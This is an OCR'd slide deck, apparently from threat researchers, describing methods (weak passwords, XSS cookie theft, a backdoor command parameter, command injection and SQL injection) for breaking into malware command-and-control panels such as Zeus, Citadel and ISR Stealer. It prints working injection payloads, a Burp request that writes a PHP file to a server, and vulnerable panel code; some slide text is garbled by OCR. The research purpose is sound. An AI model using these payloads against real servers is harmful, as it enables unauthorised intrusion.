
Method 8 -- Session Fixation

- Win: access others panel on the same C2 server without authentication
- Keyba or)
  - Also tilies



Method 8 -- Session Fixation

- Keybase (mostly operated by Nigerian actor)
- Targeted business email compromise (BEC)



Method 9

How about directly guessing the password?

Method 9 -- Weak passwords

- Win: gain C2 panel access
- Blackmoo_KRBanker (Targeting Korea)

admin_index.asp

统计信息

今日回访量：563 今日回访率：32.18 % 今日安装量：97 昨日安装量：117 安装总数量：1749 显示全部 显示在线 清空统计 退出登录

Today visited Today infected Total infected


统计列表

MAC信息	操作系统	IP地址	首次安装时间	最后访问时间	版本号
00-19-[redacted]-52-EC	Windows XP	183 [redacted] 24	2016-03-20 7:13:57	2016-03-25 3:47:36	1.3
00-30-[redacted]-F0-31	Windows 7	101. [redacted] 5.14	2016-03-21 11:21:29	2016-03-25 3:35:19	1.3
00-24-[redacted]-1A-D9	Windows XP	121.1 [redacted] .123	2016-03-22 11:44:59	2016-03-25 3:40:16	1.3
00-80-[redacted]-34-03	Windows XP	95. [redacted] 207	2016-03-23 8:16:57	2016-03-25 3:34:02	1.3
00-19-[redacted]-B9-CD	Windows XP	118. [redacted] 245	2016-03-23 4:13:52	2016-03-25 3:46:47	1.3
00-50-[redacted]-50-B3	Windows XP	67. [redacted] 66	2016-03-23 4:58:14	2016-03-25 3:49:53	1.3
48-5B-[redacted]-02-2A	Windows XP	124 [redacted] 55	2016-03-25 9:40:41	2016-03-25 3:42:58	1.3
00-80-[redacted]-35-07	Windows XP	217. [redacted] .95	2016-03-25 2:38:00	2016-03-25 3:29:14	1.3
08-00-[redacted]-9C-2D	Windows XP	209. [redacted] 2.39	2016-03-25 3:29:33	2016-03-25 3:40:55	1.0
00-1A-[redacted]-07-BB	Windows XP	59.1 [redacted] 112	2016-03-25 3:38:04	2016-03-25 3:38:04	1.3

首页 上一页 下一页 末页 页次:1/1页 共10条记录 30条/每页 1 GO


Method 9 -- Weak passwords

- Win: gain C2 panel access
- Cerber/Sage ransomware




Method 9 -- Weak passwords

- Win: gain WSO Webshell access
- Cerber/Sage ransomware



Method 9 -- Weak passwords

- Leverage: gainC2 panel access
- Cerber/Sage ransomware




Method 10

And speaking of passwords…

… how else can we get the admin password?

Method 10 -- Hardcoded password / download config file

- Win: understanding who's infected / targeted
- IRC bot (not well known)



Method 10 -- Hardcoded password / download config file

- Win: understanding who's infected / targeted
- IRC bot (not well known)

Method 11

If reversing is useful…


… how about code review?


Method 11 – Obtain source code

- Goal: obtain panel's source code and review, learn panel structure
- Fuzz folder names
  - /bn/ -> bn.zip / bn.rar / bn.tar.gz
  - /panel/ -> panel.zip / panel.rar / panel.tar.gz
- Custom fuzzer script: collect all C2 URLs then try to fuzz

Method 12 -- Cross site scripting

- Win: steal cookie and access C2 panel
- ISR stealer





Method 12 -- Cross site scripting

XSS targeted experiment	170 ISR Stealer panels on unique domain name
Duration	2 weeks
Successful trigger	Received 103 Cookies
Successful rate	60 %
Number of victims	66,284
Actors location	Mostly in Nigeria

Method 13 -- Backdoor

- Win: gain C2 server access
- Zeus Robot / Panther / GOZ

cp.php

/question.php?letter=login&THEMA_DIALOG_BEGIN=system("ls -al");

Search

total 152 drwxrwxrwx 6 nobody nogroup 4096 2015-03-23 01:55 . drwxr-xr-x 8 nobody root 4096 2015-02-25 11:12 .. drwxrwxrwx 3 nobody nogroup 4096 2015-05-11 14:56 _feedback -rwxrwxrwx 1 nobody nogroup 37033 2013-06-22 20:31 .htaccess drwxrwxrwx 2 nobody nogroup 4096 2015-05-11 17:13 inc -rwxrwxrwx 1 nobody nogroup 5 2013-04-01 15:39 index.php drwxrwxrwx 2 nobody nogroup 4096 2013-10-14 00:53 install -rwxrwxrwx 1 nobody nogroup 49681 2011-01-28 20:07 question.php -rwxrwxrwx 1 nobody nogroup 1102 2011-04-14 12:07 redir.php -rwxrwxrwx 1 nobody nogroup 561 2011-04-14 12:07 sockslist.php drwxrwxrwx 2 nobody nogroup 4096 2013-10-14 00:53 theme -rwxrwxrwx 1 nobody nogroup 17771 2011-01-28 20:07 v2xzfb.php

Login

User name:

Password:

Remember (MD5 cookies)

Submit

```
894 function membershipsToListBox($currentBotnet, $advQuery)
895 {
896   $advQuery = htmlEntitiesEx($advQuery);
897   $memberships = str_replace(array('{NAME}', '{WIDTH}'), array('membership',
```

Method 14 -- Remote command execution

- Win: root the C2 server
- Zeus / Citadel / ICEXI

reports_files.php | fsarc.php

```
13
14    IN $archive - string, полный путь по которому должен быть созда
15    IN $files   - array, список файлов для добавления в архив.
16
17    Return      - mixed, имя архива - в случаи успешного создания а
18  */
19  function fsarcCreate($archive, $files)
20  {
21    error_reporting(E_ALL);
22    if(strcasecmp(substr(php_uname('s'), 0, 7), 'windows') === 0)
23    {
24      $archive = str_replace('/', '\\', $archive);
25      foreach($files as $k => $v)$files[$k] = str_replace('/', '\\'
26    }
27
28    $archive .= '.zip';
29    $cli = 'zip -r -9 -q -S "'.$archive.'" "'.implode('" "', $files
30    exec($cli, $e, $r);
31
32    if($r != 0)echo "(error: $r) ".$cli.'<br/>';
33    return $r ? false : $archive;
34  }
35  ?>
```


proofpoint

Method 14 -- Remote command execution

CP :: Search in files

ken/cp.php?letter=f

CP :: Search in files

Information:

Burp Suite Free Edition v1.5

Burp Intruder Repeater Window Help

Intruder | Repeater | Sequencer | Decoder | Comparer | Options | Alerts

Target | Proxy | Spider | Scanner

Intercept | History | Options

Request to http:// 80 [ ]

Forward | Drop | Intercept... | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /images/ken/cp.php?letter=f&path= HTTP/1.1
Host:
Proxy-Connection: keep-alive
Content-Length: 31
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Origin: http://                    .net
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://                                /ken/cp.php?letter=f
Accept-Encoding: gzip,deflate
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: ref=8307497cd0ac2bae8fe1961ffb403fa2;
__cfduid=d3a93480a2f0b0c519adeb37600698e0b1410504201498

filesaction=1&files%5B%5D=";echo "<?php phpinfo();?>" >
/home/ckhtmztf/public_html/images/ken/info.php %23
```

Type a search term | 0 matches

Botnets:

subdirectories).

Create archive and download >>

Size (bytes) | Modification time

<DIR> 15.(09:26:10

es (0 bytes) and 1 directories.

fpoint

Method 14 -- Remote command execution

CP :: Search in files

CP :: Search in files

Information:

Burp Suite Free Edition v1.5

Burp Intruder Repeater Window Help

Intruder | Repeater | Sequencer | De

Target | Proxy

Intercept | History | Options

Request to http:// 80 [

Forward | Drop | Intercept...

Raw | Params | Headers | Hex

```
POST /images/ken/cp.php?letter=f&path=
Host:
Proxy-Connection: keep-alive
Content-Length: 31
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,applic
0.8
Origin: http://                    .ne
User-Agent: Mozilla/5.0 (Windows NT 5.
like Gecko) Chrome/37.0.2062.120 Safar
Content-Type: application/x-www-form-u
Referer: http://
Accept-Encoding: gzip,deflate
Accept-Language: zh-TW,zh;q=0.8,en-US;
Cookie: ref=8307497cd0ac2bae8fe1961ffb
__cfduid=d3a93480a2f0b0c519adeb37600698e0b1410504201498

filesaction=1&files%5B%5D=";echo "<?php phpinfo();?>" >
/home/ckhtmztf/public_html/images/ken/info.php %23
```

? < + > Type a search term 0 matches

phpinfo()

ken/info.php


PHP Version 5.4.32

System	Linux server.cyber-node-bp2.org 2.6.32-431.29.2.el6.x86_64 #1 SMP Tue Sep 9 21:36:05 UTC [redacted] x86_64
Build Date	[redacted] 19:18:05
Configure Command	'./configure' '--disable-fileinfo' '--enable-bcmath' '--enable-calendar' '--enable-ftp' '--enable-gd-native-ttf' '--enable-libxml' '--enable-mbstring' '--enable-pdo=shared' '--enable-sockets' '--prefix=/usr/local' '--with-apxs2=/usr/local/apache/bin/apxs' '--with-curl=/opt/curlssl/' '--with-freetype-dir=/usr' '--with-gd' '--with-imap=/opt/php_with_imap_client/' '--with-imap-ssl=/usr' '--with-jpeg-dir=/usr' '--with-kerberos' '--with-libdir=lib64' '--with-libxml-dir=/opt/xml2/' '--with-mcrypt=/opt/libmcrypt/' '--with-mysql=/usr' '--with-mysql-sock=/var/lib/mysql/mysql.sock' '--with-mysqli=/usr/bin/mysql_config' '--with-openssl=/usr' '--with-openssl-dir=/usr' '--with-pcre-regex=/opt/pcre' '--with-pdo-mysql=shared' '--with-pdo-sqlite=shared' '--with-pic' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--with-zlib' '--with-zlib-dir=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/lib

fpoint

Method 15 -- SQL Injection

- Purpose: dump C2 panel's database
- Android Opfake malware



proofpoint

Method 15 -- SQL Injection

- Win: dump C2 panel's database
- Android Opfake malware

Панель управления 2.0

n/index.php?module=list

gettask.php

```php
<?php
include ("config.php");
mysql_query ("SET NAMES 'utf8'");

$ip = $_SERVER['REMOTE_ADDR'];

$IMEI = $_GET['imei'];
$balance = $ip;

$query = mysql_query("UPDATE list SET balance='$balance' WHERE IMEI='$IMEI'
    LIMIT 1", $db) or die(mysql_error());

$query_2 = mysql_query("SELECT * FROM list WHERE IMEI='$IMEI'", $db) or die(
    mysql_error());
$rows = array();
```

05.09.2015 13:45	Unknown	05.09.2015 13:49	869 01706		109. 116
05.09.2015 12:46	Unknown	05.09.2015 12:46	352 38358		
04.09.2015 06:50	Россия	04.09.2015 07:28	861 71817	MegaFon	178. .190

proofpoint

Method 15 -- SQL Injection

- Win: dump C2 panel's database
- Android Opfake malware

Панель управления 2.0

n/index.php?module=list

gettask.php

```php
<?php
